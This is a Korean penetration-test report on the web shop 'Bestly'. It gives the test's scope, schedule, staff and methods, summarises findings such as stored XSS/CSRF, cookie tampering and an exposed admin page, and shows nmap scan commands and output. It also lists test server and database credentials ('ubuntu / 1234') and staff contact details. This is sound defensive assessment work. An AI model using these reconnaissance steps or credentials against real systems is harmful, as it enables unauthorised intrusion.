

R / E / P / O / R / T


# 웹 서비스 취약점 진단 & 모의해킹 결과 보고서

2020. 08. 23.






## 회사 소개



White hat

주식회사 BOB White Hat은 2013년 07월 설립되어 현재까지 모의해킹 및 취약점 진단 서비스를 주요 사업으로 하고 있는 컨설팅 회사이다. 현재는 모의해킹 취약점 진단과 개인정보보호진단, 이를 바탕으로 한 정보보호 교육을 제공하는 서비스를 주요사업으로 하고 있다. BOB White Hat은 신뢰와 기술력을 바탕으로 그간 많은 고객사와 다양한 업무를 수행해왔습니다.

### 주요 연혁



그간 고객 여러분들의 많은 성원에 힘입어 BOB White Hat이 번창할 수 있었으며 앞으로 끊임없는 혁신과 더 나은기술로 고객 여러분께 양질의 서비스 제공하는 BOB White Hat이 되도록 하겠습니다.

마지막으로 고객여러분들의 사업 번창을 기원하며 인사를 마치겠습니다.

주식회사 BOB White HAT 대표 김경곤 **김경곤**

# Contents

## 01. 개요

1.1 모의해킹 정의 .....	1
1.2 요구사항 명시 .....	1
1.3 수행일정/수행인원 .....	2
1.4 수행 대상 및 장소 .....	3
1.5 수행 단계별 방법 .....	4
1.6 침투 시나리오 .....	5
1.7 점검항목 .....	5
1.8 점검도구 .....	6

## 02. 점검 결과 요약

2.1 영향도 평가 기준 .....	7
2.2 총평 .....	7
2.3 취약점 요약 .....	10

## 03. 항목별 상세 설명

3.1 정보 수집 결과 .....	11
3.2 SQL Injection .....	17
3.3 SSI Injection .....	21
3.4 Xpath Injection .....	23
3.5 LDAP Injection .....	25
3.6 XXE Injection .....	26
3.7 불충분한 인증 .....	28

3.8 불충분한 인가 .....	30
3.9 불충분한 세션만료 .....	31
3.10 관리자 페이지 노출 .....	34
3.11 정보누출 .....	38
3.12 XSS .....	40
3.13 CSRF .....	40
3.14 URL 파라미터 조작 .....	45
3.15 쿠키 변조 .....	47
3.16 버퍼 오버플로우 .....	52
3.17 포맷스트링 .....	54
3.18 프로세스 검증 누락 .....	56
3.19 위치 공개 .....	57
3.20 악성 콘텐츠 .....	59
3.21 자동화 공격 .....	60
3.22 파일 업로드 .....	62
3.23 파일 다운로드 .....	65
3.24 운영체제 명령 실행 .....	68
3.25 디렉터리 인덱싱 .....	71
3.26 경로 추적 .....	73
3.27 데이터 평문 전송 .....	74
3.28 세션 예측 .....	75
3.29 세션 고정 .....	77
3.30 약한 문자열 강도 .....	78
3.31 취약한 비밀번호 복구 .....	82

# 01. 개요

## 1.1 모의해킹 정의

본 모의해킹 진단은 Bestly 온라인 마켓 서비스의 웹 페이지 관련 자산에 대해 취약점을 도출/분석하고 이에 대한 개선안을 제시함으로써 Bestly 웹 페이지 보안성을 향상시킴에 그 목적이 있다. 또한 단순 취약점 진단이 아닌 해커와 동일한 환경과 조건, Hacking Skill을 가지고 모의적인 침투가 이루어지며, 발견된 취약점에 대해서는 개선안 제시뿐만 아니라 이에 대한 이행점검, 사후 교육 사항까지 제시함으로써 이후에도 이러한 취약점이 반복되지 않을 수 있는 방안을 제시해준다.


## 1.2 요구사항 명시

아래는 Bestly 측과 협의를 통해 모의해킹 시의 주요 요구사항을 정리한 것이다.

1. 취약점 진단의 시간은 고객의 홈페이지 사용 수요가 적은 시간대(새벽 3시 ~ 9시)에 수행한다.
  2. 모의 해킹 수행 간 자동화 공격 등을 수행할 때 2Gbps 가 넘는 트래픽을 보내지 않았으면 좋겠고 보낼 시 트래픽에 대한 부분을 담당자에게 미리 말한다.
  3. 실제 내부망 침투가 가능한 취약점 발견 시 이를 사용해 실제 침투를 하지 않고 웹 운영 담당자인 팀장 배진웅(010-4545-4545, admin@bestly.cf)에 연락한다.
  4. 모의해킹 간 서버 쪽 문제 발생 시 즉시 서버 담당자 부장 강민송(010-4321-4321, operator@bestly.cf)에 연락한다.
  5. 모의해킹 점검 기준을 세울 시 OWASP TOP10 점검 항목이 포함된 점검 기준을 통해 점검이 이루어졌으면 좋겠다.
  6. BOB White Hat에서 제공하는 종합진단 서비스(모의해킹 + 개인정보보호진단 + 사후교육)를 받겠다.
- \* 개인정보보호진단 및 사후교육에 관한 부분은 관련 보고서 참고
7. 기타 세부적인 사항들에 대해서는 모의해킹 & 취약점진단 컨설팅 신청서에 자세히 기술하였으니 그 문서를 참고한다.

## 1.3 수행일정/인원

### [수행인원]



본 모의해킹에는 보안사업본부 취약점진단/모의해킹 팀의 인원 4명과 사후관리팀 인원 1명, 개인정보보호사업본부 인원 1명으로 총 6명의 인원이 투입된다. 인원은 팀장급(고급인력) 1명과 중급인력 5명으로 구성되어 있다.

다음은 투입인력의 소속팀이다.

#### 취약점진단/모의해킹팀



과장 고지웅

소속 : 취약점진단/모의해킹팀



대리 김승준

소속 : 취약점진단/모의해킹팀



대리 아슬기

소속 : 취약점진단/모의해킹팀



대리 홍지연

소속 : 취약점진단/모의해킹팀

#### 사후관리팀



대리 정현성

소속 : 사후관리팀

#### 개인정보보호 진단팀



대리 유시연

소속 : 개인정보보호 진단팀

## [수행일정]

본 모의해킹은 2020년 8월 10일(월)부터 ~ 2020년 8월 21일(금)까지 진행이 되며, 총 4명의 인원이 투입됩니다. 자세한 일정은 아래 표와 같습니다.

8월 10일(월)	8월11일(화)	8월12일(수)	8월13일(목)	8월14일(금)
요구사항 분석	진단 범위 설정	환경 분석	정보 수집	항목3.2~3.10
8월 17일(월)	8월 18일(화)	8월 19일(수)	8월20일(목)	8월21일(금)
항목 3.11~3.20	항목3.21~3.31	진단 보고서 작성	이행 여부 점검	결과 보고서 작성

## 1.4 수행 대상 및 장소

본 모의해킹의 대상은 Bestly 측에서 요구한 웹 페이지 전체이며 합의를 통해 향후 DB서버나 내부 시스템에 대한 침투가능성을 명시하였다.

구분(Task)	대상도메인	대상 IP정보	서비스
외부 모의해킹	bestly.cf 전범위	18.219.1.28	bestly 웹 서비스

구분	자산 상세내역			관리형태	보안요구사항		
번호	호스트명	IP	용도 (목적 및 기능)	관리부서	기밀성	무결성	가용성
1	Bestly-LNX01	10.10.10.01	홈페이지 WEB, DB	LG CNS 원격관리	3	3	3
2	Bestly-LNX02	10.10.10.02	물류창고 DB	LG CNS 원격관리	1	3	2

구분	자산 상세내역		관리형태	보안요구사항		
번호	자산명 (관리명칭)	용도 (목적 및 기능)	관리부서	기밀성	무결성	가용성
1	IDS	침입탐지 시스템	LG CNS/ 보안관제팀	3	3	3
2	Anti-DDoS	Ddos 공격 방어 시스템	LG CNS/ 보안관제팀	3	3	3
3	IPS	침입차단 시스템	LG CNS/ 보안관제팀	3	3	3
4	WAF	웹 방화벽	LG CNS/ 보안관제팀	3	3	3
5	NAC	네트워크 접근 제어	LG CNS/ 보안관제팀	3	3	3

본 모의해킹은 외부 아이피 대역에서 진행하였으며, 수행자의 아이피는 담당자에게 사전에 전달하



여 실제 공격과의 혼동을 방지하였습니다. 또한 장애 및 오류 발생 시 담당자에게 즉각 보고를 원칙으로 하였습니다.

구분(Task)	수행자 IP	장소
외부 모의해킹	192.168.16.1~130	beslty기업내 랩실

또한 내부 소스코드에 대한 취약점 확인을 및 점검을 위해 아래와 같은 접속계정을 받았습니다.

용도	계정	제한
웹 서버 접속용	ubuntu / 1234	소스코드 및 설정파일 확인 만 가능
DB 접속용	web /1234	DB 데이터 확인만 가능

## 1.5 수행 단계별 방법

본 모의해킹은 아래 단계별로 정보수집에서 보고서 작성에 이르는 과정을 통해 진행됩니다.




각 단계별 수행에 대한 간략한 내용은 아래표와 같습니다.

수행 단계	설명
정보수집	대상에 대한 서버/네트워크/서비스에 대한 불필요한 서비스 접근 가능성, 외부에서 파악할 수 있는 정보들을 수집하는 단계
취약점 수집	각 네트워크 구간별로 적합한 취약점 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집하는 단계
침투 단계	취약점 수집 단계를 통해 획득한 정보를 기반으로 수동점검(Manual)을 통해 내부 시스템까지 침투할 가능성이 있는지 시나리오 기반으로 접근하는 단계
상세 분석	취약점이 도출되었을 경우에 공격에 의해서 보안 위협이 시스템 및 비즈니스 측면에서 어느 정도의 영향을 줄 수 있는지 분석하는 단계

보고서 작성	도출된 취약점에 대한 총평 / 영향도 / 상세분석 / 보안가이드가 포함된 보고서를 작성하는 단계
--------	---

## 1.6 침투 시나리오

본 모의해킹은 비 인가자 입장에서 외부에 노출되어 있는 서비스를 대상으로 시작하여, 내부 서버까지의 침투를 목적으로 한다. 취약점 시나리오는 각 취약점 상세 내역에 포함되어 있다.



[침투 과정]

- ① 네트워크 대역의 모든 정보를 획득한다.
- ② 방화벽에 대한 패턴 탐지 를 우회 공격 시도를 통해 웹 서버 공격을 시도합니다.
- ③ WEB 서버/어플리케이션에서 발생할 수 있는 취약점을 이용하여 내부 서버 침투를 시도합니다.
- ④ WAS 플랫폼에서 발생할 수 있는 취약점에 대한 공격을 시도합니다.
- ⑤ 데이터베이스/로그서버 등에 침투를 하여 개인정보/사내 주요 정보를 획득합니다.

## 1.7 점검 항목

점검항목은 OWASP TOP 10, SANS TOP 25, KISA 48 대 취약점 항목 등을 기반으로 제작된 취약점 점검 방법론을 이용하여 진행합니다.

순번	분류	진단 항목
1	SQL injection	SQL Injection 허용 여부
2	SSI injection	SSI Injection 허용 여부
3	XPath injection	XPath Injection 허용 여부
4	LDAP injection	LDAP Injection 허용 여부
5	XXE injection	XXE Injection 허용 여부
6	불충분한 인증	중요페이지 세션/인증/접근 체크 여부

7	불충분한 인가	중요페이지 비인가자 접근 여부
8	불충분한 세션만료	세션만료시간 설정 여부
9	관리자페이지 노출	관리자 페이지 접근 여부
10	정보 누출	웹 페이지를 통한 정보 누출 여부
11	크로스사이트 스크립트	악의적인 스크립트 필터링 여부
12	CSRF	악의적인 스크립트를 통한 CSRF 가능 여부
13	URL/파라미터 조작	URL 정보 내 파라미터 위/변조 여부
14	쿠키 변조	쿠키 변조 및 재사용 가능 여부
15	버퍼 오버플로우	버퍼오버플로우 발생 여부프로세스 검증 여부
16	포맷 스트링	포맷스트링 발생 여부
17	프로세스 검증 누락	중요 프로세스 검증 여부
18	위치 공개	위치 공개 여부
19	악성 콘텐츠	악성 콘텐츠 필터링 여부
20	자동화 공격	자동화 공격 가능 여부
21	파일 업로드	입력값 검증 미흡으로 파일 업로드 공격 가능 여부
22	파일 다운로드	입력값 검증 미흡으로 파일 다운로드 공격 가능 여부
23	운영체제 명령 실행	입력값 검증 미흡으로 운영체제 명령 실행 가능 여부
24	디렉터리 인덱싱	디렉터리 리스닝 취약점 존재 여부
25	경로 추적	경로 추적 가능 여부
26	데이터 평문 전송	통신 암호화 여부 기본 패스워드 설정 여부
27	세션 예측	세션 값이 예측할 수 있는지 여부
28	세션 고정	세션 값에 대한 고정 여부
29	악한 문자열 강도	악한 문자열 사용 여부
30	취약점 패스워드 복구	취약한 패스워드 복구 여부

## 1.8 점검 도구

본 모의해킹을 수행하면서 사용된 도구는 아래와 같다.

도구 이름	사이트	용도	비고
Burp Suite	<a href="https://portswigger.net/burp">https://portswigger.net/burp</a>	프록시 도구	
Nikto	<a href="https://cirt.net/Nikto2">https://cirt.net/Nikto2</a>	취약점 스캐닝 도구	
Nmap	<a href="https://nmap.org/">https://nmap.org/</a>	포트 및 서비스 스캐닝 도구	
Acunetix	<a href="https://www.acunetix.com/">https://www.acunetix.com/</a>	웹 취약점 스캔 도구	
Dirbuster	-	웹 디렉터리 구조 스캐닝 도구	
기타 자체 제작 코드	Admin-page-Finder, Blind Sql injection 코드 등	입력값 대입을 위한 자동화 스크립트	

## 02. 점검 결과 요약

### 2.1 영향도 평가 기준

영향도는 5개의 단계(VH, H, M, L, VL)로 분류하였으며, 이를 구분한 기준은 내부 침해 및 공격이 미칠 수 있는 영향성을 고려한 기준으로 세부설명은 아래와 같다.

영향	설명
매우 위험(VH)	단순 웹페이지 뿐만 아닌 내부망 침투에 대한 단서를 주거나 침투가 가능케 하는 공격
위험(H)	서비스에 심각한 영향을 주거나 중요 정보 노출
중간(M)	서비스에 영향을 주는 공격, 심각한 공격으로 이어질 수 있는 정보 노출
낮음(L)	추가적인 공격으로 이어질 수 있는 정보 노출
매우 낮음(VL)	서비스에 영향이 없거나 단순 정보 노출

\* 위의 기준은 자체 제작한 것으로 기존 기준과 상이할 수 있습니다.

### 2.2 총평

취약점 이름	영향도	발견 지점
XSS, CSRF	VH	https://bestly.cf/qna, qna_list
파일 다운로드	H	https://qna_list.php
쿠키변조	H	https://bestly.cf/order.php
관리자 페이지 노출	H	https://bestly.cf/admin.php
약한 문자열 강도	H	https://login.php
세션 고정	M	https://bestly.cf 전체
정보누출	M	https://bestly.cf/overlap.php
버퍼오버플로우	M	https://bestly.cf/qna.php
프로세스 검증 누락	M	https://bestly.cf/cart.php
자동화 공격	M	https://admin.php 외 6개
파일 업로드	M	https://qna.php
취약한 패스워드 복구	M	-
불충분한 세션만료	L	https://bestly.cf/ 전체
불충분한 인증	L	https://bestly.cf/qna_list.php
불충분한 인가	VL	https://bestly.cf/notice_list?num

점검 결과 VH 1개, H 4개, M 6개, L 2개, VL 1개 총 14개의 취약점이 식별되었다.

특히 VH로 식별된 XSS, CSRF 는 내부망 침투공격으로 이어질 수 있는 매우 심각한 취약점이었다. 이외에도 다른 사람이 올린 파일을 다운 받을 수 있는 파일 다운로드 취약점이나 포인트를 조작가능한 쿠키 변조 관리 페이지에 접근이 가능한 관리자 페이지 노출 등 심각한 취약점이 많이 발견되었다. 현재 발견된 취약점에 대한 조치를 권고하였으나 위와 같은 취약점들이 다시는 발견되지 않도록 지속적인 관리가 필요해 보인다.

위에서 언급한 취약점 이외에도 모의해킹 과정에서 일부 문제가 식별되었는데 웹 서버 스캔 결과 웹 서버내에 존재하는 Git repository가 식별되었다. 이는 확인결과 기획팀 인원의 Git 으로 확인되었고 다행히도 웹서버 관련 코드는 없었으나 해당 Git의 기획팀에서 사용하는 일부 코드가 노출되었다. 이는 웹 서버에 대한 영향도는 없으나 조치가 필요한 부분이라 조치를 요구하였다. 또한 점검과정 중 자동화 툴을 돌리는 과정에서 웹 서버가 DDOS 공격에 취약할 수 있는 부분을 발견하였다. 이 역시도 조치가 필요한 부분이라 IT 서비스 팀에 이에 대한 내용을 전달하였다.

아래는 취약점에 대한 상세 내용이다.

#### [XSS, CSRF]

1대1 문의를 하는 부분에 문의를 위해 사진을 올리는 파일 업로드가 가능한 부분이 있는데 이 부분에서 XSS, CSRF 취약점이 발견되었다. 실제 Bestly 측은 Stored XSS에 대한 시큐어코딩을 적용하였으나 이에 대한 필터링이 적절하지 못하여 파일명에 마우스를 올려놓을 시 공격자가 원하는 사이트로 이동시키거나 해당 사용자의 쿠키를 탈취할 수 있는 매우 심각한 취약점이었다. 특히 해당 페이지가 관리자가 주로 보는 페이지라는 점에서 이 취약점은 내부망 침투로 이어질 수 있는 매우 위험한 취약점이다.

#### [파일 다운로드]

자신이 문의한 부분에 대한 파일을 다운로드하는 부분에서 프록시 툴을 통한 파라미터 변조 시 다른 사람의 문의 파일을 다운로드 할 수 있는 취약점이 발견되었다. 이는 실제 공격을 통해 다른 사용자에게 정보에 접근가능하다는 점에서 위험도 H를 선정하였다.

#### [쿠키변조]

위 사이트는 포인트를 쿠키값을 통해 저장하는데 이를 변조하여 포인트 값을 수정할 수 있었다. 실제 돈과 같은 역할을하는 포인트가 마음대로 조작된다는 점은 회사에게 큰 손해를 야기할 수 있다는 점에서 위험도 H를 선정하였다.

#### [관리자 페이지 노출]

사이트 탐색결과 admin.php 라는 이름의 관리자 페이지가 발견되었고 이를 통해 관리페이지에 접

근할 수 있었다. 또한 이는 자동화 공격, 얇은 문자열 강도 취약점이 존재하여 관리자 계정을 알아낼 수 있다는 점에서 더 큰 의의가 있다.

### [약한 문자열 강도]

자동화 공격과 관련하여 자동화 공격이 가능한 페이지를 통해 여러 계정의 패스워드를 알아낼 수 있었다. 실제 패스워드에 대한 규칙 설정이 있음에도 불구하고 몇몇 테스트 계정들이 이를 어겼고 이에 대한 발견이 가능하였다. 이번에 발견된 계정은 관리자 또는 내부자가 사용하는 계정이라는 점에서 의의가 있었다.

### [세션 고정]

세션에 대한 설정 시간이 12분 정도로 재접속 시 이를 다시 부여하지 않는다. 이는 XSS를 통해 쿠키 값 탈취가 가능하고 쿠키변조를 통해 세션 탈취가 가능하다는 점에서 위험도를 M으로 선정하였다.

### [정보누출]

소스 코드 내부에서 DB 계정, 비밀번호가 하드 코딩된 것을 발견하였다. 이는 일반 사용자 입장에서는 접근할 수 없는 부분이나 다른 공격과 결합하여 페이지 소스를 볼 수 있는 경우 심각한 취약점이 될 수 있다.

### [버퍼오버플로우]

Q&A를 하는 부분에 문자열 길이를 초과하여 입력 시 이에 대한 DB 쿼리가 조회되는 취약점이 발견되었다. 이는 DB 명 및 쿼리 구조를 볼 수 있는 취약점으로 후에 SQL injection과 같은 공격에 있어 큰 힌트가 될 수 있다.

### [프로세스 검증 누락]

로그아웃 시에도 기존에 로그인 시에 사용하던 장바구니가 남아있는 취약점이 발견되었다. 이는 로그아웃 프로세스 및 장바구니 접근 프로세스에 대한 검증이 누락된 것으로 사용자의 개인정보가 노출될 수 있다는 점에서 위험도 M을 선정하였다.

### [자동화 공격]

여러 페이지에서 자동화 공격에 대한 대응이 되지 않고 있는 것을 발견하였다. 이에 대한 대비 미흡은 admin 계정과 일부 테스트 계정의 탈취로 이어졌다는 점에서 위험도 M을 산정하였다.

### [파일 업로드]

파일 확장자에 대한 검증은 화이트리스트 방식으로 이루어졌으나 실제 웹shell의 코드를 .jpg 확장자로만 바꿔서 올릴 시에도 파일은 업로드 가능했다. 이에 대한 접근 시에 웹 셸이 실행되지는 않아 현재는 피해가 없으나 후에 다른 취약점과 결합하여 웹 셸 실행까지 이어질 수 있는 취약점이기 때문에 위험도를 M으로 산정하였다.

### [취약한 패스워드 복구]

패스워드 일방향 암호화 방식 확인 결과 MD5 해시함수를 사용하는 것을 발견하였다. MD5는 이미 그 안정성이 깨진 해시함수로 패스워드 파일 탈취 시 이를 복구해 낼 수 있기 때문에 위험도를 M으로 산정하였다.

### [불충분한 인증]

1대1 문의 접근 시 별도의 인증 절차 없이 접근이 가능하다. 이는 위에 언급한 쿠키 변조를 통한 세션 탈취가 가능하다는 점에서 개인정보 유출의 가능성이 있으나 피해의 정도가 심각하지 않고 다른 공격이 선행되어야 한다는 점에서 위험도를 L로 산정하였다.


### [불충분한 세션만료]

이 취약점도 마찬가지로 쿠키 변조를 통한 세션탈취가 가능하다는 점에서 의미가 있다. 세션 만료가 되지 않는다면 이러한 세션이 탈취될 가능성도 올라간다. 하지만 이 역시 다른 공격이 선행되어야 한다는 점에서


### [불충분한 인가]

게시판 파라미터 수정을 통해 다른 사람이 쓴 권한이 없는 글에 접근 할 수 있음을 확인하였다. 다만 게시판 특성 상 중요정보가 없고 일반적으로 누구나 접근가능한 글이라는 점에서 위험도를 VL로 산정하였다.

## 2.3 취약점 요약



위 화면은 Bestly의 화면 흐름도 중 취약점이 식별된 부분이다. 실제 서비스를 하는 페이지의 많은 부분에서 취약점이 발견되었음을 확인할 수 있다.



발견된 취약점의 위험도이다. 중간 정도의 위험도가 가장 많았고 그다음으로는 위험 수준의 위험도가 많았다.

## 03. 항목별 상세 설명

### 3.1 정보 수집 결과

#### 1. 포트 스캔

```
# Nmap -v -T5 bestly.cf
```

```
# Nmap -T4 -A -v 18.219.1.28
```



```

root@kali:~# nmap -v -T5 bestly.cf
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-12 19:49 KST
Initiating Ping Scan at 19:49
Scanning bestly.cf (18.219.1.28) [4 ports]
Completed Ping Scan at 19:49, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:49
Completed Parallel DNS resolution of 1 host. at 19:49, 0.04s elapsed
Initiating SYN Stealth Scan at 19:49
Scanning bestly.cf (18.219.1.28) [1000 ports]
Discovered open port 443/tcp on 18.219.1.28
Discovered open port 21/tcp on 18.219.1.28
Discovered open port 22/tcp on 18.219.1.28
Discovered open port 80/tcp on 18.219.1.28
Increasing send delay for 18.219.1.28 from 0 to 5 due to 27 out of 67 dropped probes since
last increase.
Warning: 18.219.1.28 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 19:50, 33.00s elapsed (1000 total ports)
Nmap scan report for bestly.cf (18.219.1.28)
Host is up (0.19s latency).
rDNS record for 18.219.1.28: ec2-18-219-1-28.us-east-2.compute.amazonaws.com
Not shown: 728 closed ports, 268 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.56 seconds
Raw packets sent: 2839 (124.864KB) | Rcvd: 2683 (107.340KB)
root@kali:~#

```

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1
          Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:fd:f5:57:91:87:00:e0:c7:1c:1b:
33:a7:a6:39:3e (RSA)
|   256 9b:50:47:2c:e7:e3:a3:71:1e:
78:b5:56:16:8d:79:50 (ECDSA)
|_  256 c6:88:1d:95:8b:81:4f:83:dc:
85:32:cf:bf:af:64:85 (ED25519)
80/tcp    open  http         Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache
|_ http-title: Did not follow redirect to https://
ec2-18-219-1-28.us-east-2.compute.amazonaws.com
135/tcp   filtered msrpc

```

```

443/tcp open      ssl/http      Apache httpd
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_ http-git:
|   18.219.1.28:443/.git/
|   Git repository found!
|   Repository description: Unnamed
| repository; edit this file 'description' to name
| the...
|   Last commit message: 2020-08-04
|   Remotes:
|     https://github.com/dah7un/bob9__
|     https://github.com/dah7un/bob9__re.git
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache
|_ http-title: Bestly
|_ ssl-cert: Subject: commonName=Bestly.local/
| organizationName=Bestly/
| stateOrProvinceName=Seoul/countryName=KR
| Issuer: commonName=Bestly.local/
| organizationName=Bestly/
| stateOrProvinceName=Seoul/countryName=KR
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-07-28T16:43:57
| Not valid after: 2021-07-28T16:43:57
| MD5:   e1a0 7def beaa 69b5 5512 b631 6cb2 e5bb
|_ SHA-1: cf63 ce6f bc72 flee f863 3ad2 59c8 c0e8
|_-----

```

확인 결과 아래와 같은 포트들이 열려있음을 확인하였으나 21번 포트와 22번 포트에 대해 방화벽을 통한 IP 제한을 통해 해당 포트에 대한 접근이 제한되고 있음을 확인하였다.

포트 및 프로토콜	상태
21/TCP	Open
22/TCP	Open
80/TCP	Open
443/TCP	Open
암호화 방식	내용
https 암호화 방식	2048bits RSA 암호화


## 2. 호스팅 서버 & 암호화 버전 조사

